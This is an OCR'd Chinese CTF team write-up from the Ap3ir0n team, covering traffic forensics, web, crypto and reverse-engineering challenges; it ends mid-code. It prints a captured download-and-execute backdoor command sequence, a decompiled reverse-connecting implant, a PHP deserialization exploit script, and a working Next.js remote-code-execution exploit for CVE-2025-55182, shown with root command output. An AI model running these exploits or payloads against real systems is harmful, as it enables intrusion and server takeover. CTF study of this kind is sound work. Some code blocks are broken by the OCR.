
Ap3ir0n 战队 WRITEUP

一、战队信息

战队名称：Ap3ir0n

战队排名：268

二、解题情况



三、解题过程

流量取证

题目描述

近期发现公司网络出口出现了异常的通信，现需要通过分析出口流量包，对失陷服务器进行定位。现在需要你从网络攻击数据包中找出漏洞攻击的会话，分析会话编写 exp 或数据包重放，查找服务器上安装的后门木马，然后分析木马外联地址和通信密钥以及木马启动项位置。

分析过程

1. 攻击者爆破成功的后台密码是什么？

通过分析 HTTP POST 请求到/admin/login，发现大量登录尝试。找到 frame 27966 和 28397 成功登录（返回 302 重定向到/admin/panel）：

username=admin&password=zxcvbnm123

答案：flag{zxcvbnm123}

2. 攻击者通过漏洞利用获取 Flask 应用的 SECRET_KEY

在 frame 28820，攻击者使用 SSTI payload {{ config }} 获取 Flask 配置，服务器返回：

SECRET_KEY: 'c6242af0-6891-4510-8432-e1cdf051f160'

答案：flag{c6242af0-6891-4510-8432-e1cdf051f160}

3. 攻击者植入的木马使用的加密算法密钥字符串

攻击者植入的木马使用了加密算法来隐藏通讯内容。请分析注入 Payload，给出该加密算法使用的密钥字符串(Key)，结果提交形式：flag{xxxxxxxx}

通过多层解码 frame 29180 的 SSTI payload（经过 29 层 base64+zlib 嵌套），得到最终的后门代码。该后门使用 RC4 加密算法，密钥为：

RC4_SECRET = b'v1p3r_5tr1k3_k3y'

后门通过 404 错误处理器注入，需要特定的 X-Token-Auth 头才能访问：3011aa21232beb7504432bfa90d32779

答案：flag{v1p3r_5tr1k3_k3y}

4. 二进制后门文件名称

攻击者上传了一个二进制后门，请写出木马进程执行的本体文件的名称，结果提交形式：flag{xxxxx}，仅写文件名不加路径

攻击者通过 RC4 后门下载了 shell.zip 文件，解压后得到 shell 二进制文件，然后重命名为 python3.13 并执行。

执行的命令序列：

1. curl 192.168.1.201:8080/shell.zip -o /tmp/123.zip
2. unzip -P nf2jd092jd01 -d /tmp /tmp/123.zip
3. mv /tmp/shell /tmp/python3.13
4. chmod +x /tmp/python3.13
5. /tmp/python3.13

答案：flag{python3.13}

5. 木马样本通信加密密钥（hex）

请提取驻留的木马本体文件，通过逆向分析找出木马样本通信使用的加密密钥（hex，小写字母），结果提交形式：flag{[0-9a-f]+}

对提取出来的 shell 文件进行逆向分析，在 main 里面

```
  fd = socket(2, 1, 0);
if ( fd < 0 )
  exit(1);
memset(&s, 48, sizeof(s));
s.sa_family = 2;
*(_DWORD *)&s.sa_data[2] = inet_addr("192.168.1.201");
*(_WORD *)s.sa_data = htons(58782u);                  // 端口号
if ( connect(fd, &s, 0x10u) < 0 )
{
  close(fd);
  exit(1);
}
if ( (unsigned int)receive(fd, (__int64)&v7, 4uLL, 0) != 4 )
{
  close(fd);
  exit(1);
}
seed = (v7 >> 8) & 0xFF00 | (v7 << 8) & 0xFF0000 | (v7 << 24) | HIBYTE(v7);
srand(seed);
for ( i = 0; i <= 3; ++i )
  key[i] = rand();
gen_round_key((__int64)dec_round_key, (__int64)key, 0);
gen_round_key((__int64)enc_round_key, (__int64)key, 1);
```

通过端口 58782 定位 tcp session，定位三次握手之后的第一条服务器发送的包，找到 seed 初始值 0x34952046 按照算法，初始的 key 是 ac46fb610b313b4f32fc642d8834b456。 key 数组实际上是: 0x61fb46ac 0x4f3b310b 0x2d64fc32 0x56b43488 解密脚本

```
import struct
from ctypes import c_int32
class GlibcRand:
    def __init__(self):
        self.state = [0] * 344
        self.k = 0
```

```
    def srand(self, seed):
        self.state[0] = c_int32(seed).value
        for i in range(1, 31):
            val = self.state[i - 1]

            # Simplified python version for positive seed:
            self.state[i] = (16807 * self.state[i - 1]) % 2147483647
        for i in range(31, 34):
            self.state[i] = self.state[i - 31]
        self.k = 0
        for i in range(34, 344):
            self._rand_internal()
    def _rand_internal(self):
        # r[i] = r[i-31] + r[i-3]
        self.state[self.k] = (self.state[(self.k - 31) % 34] + self.state[(self.k - 3) % 34]) &
0xFFFFFFFF
        # Result is r[i] >> 1
        result = (self.state[self.k] >> 1) & 0x7FFFFFFF
        self.k = (self.k + 1) % 34
        return result
    def rand(self):
        return self._rand_internal()
def main():
    # Seed from pcap: 34952046
    # Hex: 0x34952046
    # Decimal: 882221126
    seed = 0x34952046
    print(f"Using seed: {seed} (0x{seed:08x})")
    rng = GlibcRand()
    rng.srand(seed
    v8 = []
    for i in range(4):
        v8.append(rng.rand())
    print("v8 values:")
    for val in v8:
        print(f"0x{val:08x}")
    # Convert to bytes (Little Endian)
    key_bytes = struct.pack('<IIII', *v8)
    key_hex = key_bytes.hex()
    print(f"Key (hex): {key_hex}")
    print(f"Flag: flag{{{key_hex}}}")

if __name__ == "__main__":
    main()
```

可以获得 flag
flag{ac46fb610b313b4f32fc642d8834b456}

AI 安全

The Silent Heist
生成微小扰动脚本提交:
flag{c31b8c7e-a5e9-48ab-80c5-db45f3c36256}

WEB 安全

hellogate
核心代码藏在 response 里面

```
class A { public $handle; public function triggerMethod() { echo "" . $this->handle; } }
class B { public $worker; public $cmd; public function __toString() { return $this->worker->result; } }
class C { public $cmd; public function __get($name) { echo file_get_contents($this->cmd); } }
$raw = isset($_POST['data']) ? $_POST['data'] : ''; header('Content-Type: image/jpeg');
readfile("muzujijiji.jpg");
highlight_file(__FILE__);
$obj = unserialize($_POST['data']);
$obj->triggerMethod();
```

典型 PHP 反序列化 Gadget Chain
对象嵌套关系

```
A
└──── handle → B
      └──── worker → C
            └──── cmd → 任意文件路径
```

payload

```
O:1:"A":1:{
    s:6:"handle";
    O:1:"B":2:{
        s:6:"worker";
        O:1:"C":1:{
            s:3:"cmd";
            s:5:"/flag";
        }
        s:3:"cmd";N;
    }
}
```

写一个 py 脚本读取 flag

```
import requests
```

```
import urllib.parse

TARGET_URL = "<https://eci-2ze9c1wnx8mygc6ubjas.cloudeci1.ichunqiu.com:80/>"
TARGET_FILE = "/flag"

def build_payload(filepath: str) -> str:
    return (
        'O:1:"A":1:{'
        's:6:"handle";'
        'O:1:"B":2:{'
        's:6:"worker";'
        'O:1:"C":1:{'
        's:3:"cmd";'
        f's:{len(filepath)}:"{filepath}";'
        '}'
        's:3:"cmd";N;'
        '}'
        '}'
    )

def exploit():
    payload = build_payload(TARGET_FILE)
    data = {
        "data": payload
    }

    r = requests.post(
        TARGET_URL,
        data=data,
        timeout=10,
        verify=False
    )

    print("[+] HTTP Status:", r.status_code)
    print("[+] Response:\\n")
    print(r.text)

if __name__ == "__main__":
    exploit()
```

redjs

题目给了是 Next.js ，说是看看这个框架有什么问题，想到最近新爆的核弹级漏洞 CVE-2025-55182，上 github 找到了利用脚本，如下：

```
# /// script
# dependencies = ["requests"]
```

```
# ///
import requests
import sys
import json

BASE_URL = sys.argv[1] if len(sys.argv) > 1 else "<http://localhost:3000>"
EXECUTABLE = sys.argv[2] if len(sys.argv) > 2 else "id"

crafted_chunk = {
    "then": "$1:__proto__:then",
    "status": "resolved_model",
    "reason": -1,
    "value": '{"then": "$B0"}',
    "_response": {
        "_prefix": f"var res = process.mainModule.require('child_process').execSync('{EXECUTABLE}',{{'timeout':5000}}).toString().trim(); throw Object.assign(new Error('NEXT_REDIRECT'), {{digest:`${{res}}`}});",
        # If you don't need the command output, you can use this line instead:
        # "_prefix": f"process.mainModule.require('child_process').execSync('{EXECUTABLE}');",
        "_formData": {
            "get": "$1:constructor:constructor",
        },
    },
}

files = {
    "0": (None, json.dumps(crafted_chunk)),
    "1": (None, '"$@0"'),
}

headers = {"Next-Action": "x"}
res = requests.post(BASE_URL, files=files, headers=headers, timeout=10)
print(res.status_code)
print(res.text)
```


利用这个脚本直接执行命令拿到 flag：


```
┌──(kali㉿kali)-[~/ciscn]
└─$ python3 next.py https://eci-2zee0kaqistouqi3mgma.cloudeci1.ichunqiu.com:3000/
500
0:{"a":"$@1","f":"","b":"BAJdbgfUeWv31Rqiv3C4J"}
1:E{"digest":"uid=0(root) gid=0(root) groups=0(root)"}

┌──(kali㉿kali)-[~/ciscn]
└─$ python3 next.py https://eci-2zee0kaqistouqi3mgma.cloudeci1.ichunqiu.com:3000/ ls
500
0:{"a":"$@1","f":"","b":"BAJdbgfUeWv31Rqiv3C4J"}
1:E{"digest":"Dockerfile\nREADME.md\nnext-env.d.ts\nnext.config.ts\nnode_modules\npackage-lock.json\npackage.json\nsrc\ntsconfig.json"}

┌──(kali㉿kali)-[~/ciscn]
└─$ python3 next.py https://eci-2zee0kaqistouqi3mgma.cloudeci1.ichunqiu.com:3000/ "ls /"
500
0:{"a":"$@1","f":"","b":"BAJdbgfUeWv31Rqiv3C4J"}
1:E{"digest":"bin\nboot\ndev\netc\nflag\nhome\nlib\nlib64\nmedia\nmnt\nopt\nproc\nroot\nrun\nsbin\nsrv\nsys\ntmp\nusr\nvar"}

┌──(kali㉿kali)-[~/ciscn]
└─$ python3 next.py https://eci-2zee0kaqistouqi3mgma.cloudeci1.ichunqiu.com:3000/ "cat /flag"
500
0:{"a":"$@1","f":"","b":"BAJdbgfUeWv31Rqiv3C4J"}
1:E{"digest":"flag{87649449-056e-4b1a-b325-2c9e72472b7f}"}
```

AI_WAF

进入网页看到只有一个输入框，测试发现有 SQL 注入的 WAF ，因此想到这道题可能是绕过 SQL 的 WAF。

经过测试，发现 union select 等关键字被 WAF 了，但是 */!50400UNION/* */!50400SELECT/* 可以执行，因此利用此绕过方法拿 table_name、column_name、flag：






dedecms

看名字是个开源的 cms 框架，搜索找到的漏洞没有可以利用的。

先注册了一个账号，发现里面有另一个用户:


尝试用该用户登录 /dede/login.php 这个目录，发现用户名和密码都是同一个，可以登录。用 Aa123456789:Aa123456789 这个登录凭据登录：




之后在 会员 模块发现可以提升用户的权限：

把刚才注册的用户提升为“超级管理员”，然后登录这个用户，发现可以上传文件：

上传一个 php 文件，然后通过一句话木马获得 flag：






flag{a8380235-87ff-4493-a417-6e1a178a4101}flag{a8380235-87ff-4493-a417-6e1a178a4101}

密码学安全

ECDSA

```
from hashlib import sha512, md5
from ecdsa import NIST521p
from Crypto.Util.number import long_to_bytes

def get_flag():

    seed_phrase = b"Welcome to this challenge!"
    digest_int = int.from_bytes(sha512(seed_phrase).digest(), "big")
    curve_order = NIST521p.order
    priv_int = digest_int % curve_order

    print(f"Private Key: {priv_int}")
    flag_hash = md5(str(priv_int).encode()).hexdigest()
    print(f"flag{{{flag_hash}}}")

if __name__ == "__main__":
    get_flag()
```

EzFlag
逆向题
```
K = "012ab9c3478d56ef"

def fib(n):
    # Pisano period for mod 16 is 24
    n = n % 24
    if n == 0: return 0
    if n == 1: return 1
    a, b = 0, 1
    for _ in range(n - 1):
        a, b = b, (a + b) % 16
    return b

def f(v11):
    return K[fib(v11)]

v11 = 1
flag = "flag{"
for i in range(32):
    char = f(v11)
    flag += char
    if i == 7 or i == 12 or i == 17 or i == 22:
        flag += "-"
    # v11 = v11 * 8 + i + 64
    # Simulate 64-bit unsigned overflow
    v11 = (v11 * 8 + i + 64) & 0xFFFFFFFFFFFFFFFF

flag += "}"
print(flag)
```




RSA_NestingDoll

```python title="exp.py"
from Crypto.Util.number import *
from tqdm import tqdm

with open("output.txt", "r") as f:
    lines = f.readlines()
```

```
n1 = int(lines[0].split("= ")[1])
n = int(lines[1].split("= ")[1])
c = int(lines[2].split("= ")[1])
e = 65537

def get_primes(limit):
    is_prime = bytearray([1] * (limit + 1))
    is_prime[0] = 0
    is_prime[1] = 0
    for i in range(2, int(limit**0.5) + 1):
        if is_prime[i]:
            is_prime[i*i:limit+1:i] = bytearray([0] * len(range(i*i, limit+1, i)))
    return [i for i, p in enumerate(is_prime) if p]

LIMIT = 1 << 22
print(f"Generating primes up to {LIMIT}...")
primes = get_primes(LIMIT)
print(f"Found {len(primes)} primes.")

val = pow(2, n1, n)

print("Starting exponentiation...")

batch_size = 1000
factors_found = []
current_n = n
current_val = val

p1_factors = []

for i in tqdm(range(0, len(primes), batch_size)):
    batch = primes[i:i+batch_size]
    E = 1
    for p in batch:
        E *= p

    new_val = pow(current_val, E, current_n)
    g = GCD(new_val - 1, current_n)
    if g > 1:
        if g < current_n:
            print(f"Found factor at batch {i}: {g}")
            factors_found.append(g)
            current_n //= g
            current_val = new_val % current_n
```

```
                p1_cand = GCD(g - 1, n1)
                if p1_cand > 1:
                    print(f"    -> Found p1 factor: {p1_cand}")
                    p1_factors.append(p1_cand)

                if current_n == 1:
                    break
            else:
                temp_val = current_val
                for p in batch:
                    temp_val = pow(temp_val, p, current_n)
                    g2 = GCD(temp_val - 1, current_n)
                    if g2 > 1:
                        if g2 < current_n:
                            print(f"Found factor inside batch: {g2}")
                            factors_found.append(g2)
                            current_n //= g2
                            temp_val = temp_val % current_n

                            # Check for p1
                            p1_cand = GCD(g2 - 1, n1)
                            if p1_cand > 1:
                                print(f"    -> Found p1 factor: {p1_cand}")
                                p1_factors.append(p1_cand)

                            if current_n == 1:
                                break
                        else:
                            pass
                current_val = temp_val
        else:
            current_val = new_val

        if current_n == 1:
            break

if current_n > 1:
    factors_found.append(current_n)
    p1_cand = GCD(current_n - 1, n1)
    if p1_cand > 1:
        print(f"    -> Found p1 factor from remainder: {p1_cand}")
        p1_factors.append(p1_cand)

print(f"Total p1 factors found: {len(p1_factors)}")
```

```
p1_factors = list(set(p1_factors))

if len(p1_factors) == 4:
    print("Found all 4 factors of n1!")
    phi = 1
    for f in p1_factors:
        phi *= (f - 1)

    d = inverse(e, phi)
    m = pow(c, d, n1)
    print(f"Decrypted m: {m}")
    try:
        print(f"Flag: {long_to_bytes(m)}")
    except:
        print("Could not convert to bytes")
else:
    print("Did not find all 4 factors. Saving what we have.")
    print(p1_factors)
```



REV 安全

wasm-login

从 index.html 找验证逻辑

```
try {

        // 初始化完成
```

```
            wasmStatus.textContent = 'WASM 已加载';
            wasmStatus.classList.add('text-success');

            // 切换密码可见性
            togglePasswordBtn.addEventListener('click', function() {
                const type = passwordInput.getAttribute('type') === 'password' ? 'text' :
'password';
                passwordInput.setAttribute('type', type);

                const icon = this.querySelector('i');
                const text = this.querySelector('span');

                if (type === 'text') {
                    icon.classList.remove('fa-eye-slash');
                    icon.classList.add('fa-eye');
                    text.textContent = '隐藏';
                } else {
                    icon.classList.remove('fa-eye');
                    icon.classList.add('fa-eye-slash');
                    text.textContent = '显示';
                }
            });

            // 登录表单提交处理
            loginForm.addEventListener('submit', async function(e) {
                e.preventDefault();

                // 显示加载状态
                loginBtn.disabled = true;
                loginSpinner.classList.remove('hidden');
                statusMessage.classList.add('hidden');

                try {
                    const username = document.getElementById('username').value;
                    const password = document.getElementById('password').value;

                    // 调用 WASM 中的 authenticate 函数
                    const authResult = authenticate(username, password);
                    const authData = JSON.parse(authResult);

                    // 模拟发送到服务器
                    console.log('发送到服务器的数据:', authData);

                    // 模拟服务器响应
```

```
        simulateServerRequest(authData)
            .then(response => {
                if (response.success) {
                    // 登录成功
                    alert('登录成功！');
                } else {
                    // 登录失败
                    showError(response.message || '登录失败，请重试');
                }
            })
            .catch(error => {
                console.error('登录错误:', error);
                showError('网络错误，请稍后重试');
            })
            .finally(() => {
                // 恢复按钮状态
                loginBtn.disabled = false;
                loginSpinner.classList.add('hidden');
            });

    } catch (error) {
        console.error('WASM 处理错误:', error);
        showError('内部错误，请联系管理员');

        // 恢复按钮状态
        loginBtn.disabled = false;
        loginSpinner.classList.remove('hidden');
    }
});

// 显示错误消息
function showError(message) {
    errorMessage.textContent = message;
    statusMessage.classList.remove('hidden');

    // 添加动画效果
    const errorBox = statusMessage.querySelector('div');
    errorBox.classList.add('animate-shake');
    setTimeout(() => {
